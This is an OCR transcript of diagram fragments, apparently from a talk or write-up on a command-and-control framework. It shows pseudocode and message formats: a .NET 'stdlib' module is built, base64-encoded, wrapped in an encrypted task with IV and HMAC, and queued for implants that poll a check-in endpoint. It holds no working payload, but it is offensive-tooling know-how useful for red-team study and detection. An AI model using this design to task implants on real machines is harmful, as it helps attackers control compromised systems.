
```
NewLoadModule

{
  "Name": "stdlib",
  "Language": "Dotnet"
}
```



```
$module =
(SELECT * FROM MODULES
WHERE NAME = "stdlib"
AND LANGUAGE = "dotnet")

Execute($module.BuildCommand)

$result =
Base64($module.BuildLocation)
```




```
ModuleResponse
{
  "Contents": "module stdlib
<base64 contents>"
}
```




```
AgentTask
{
  "AgentName": "ajk234_18A",
  "TaskName": <guid>,
  "Action": "LOAD",
  "Command": "module stdlib
          <base64 contents>"
}
```

```
AgentTaskMessage
{
  "AgentId": 1,
  "IV": <base64 IV>,
  "HMAC": <base64 HMAC>,
  "Message": <encrypted
             AgentTask>
}
```




Agent Checkin

```
GET
/api/v1/agent/<name>/checkin/


$messages = (SELECT * FROM
AgentTaskMessages WHERE
AgentName = "<name>"
AND Sent = False)
```



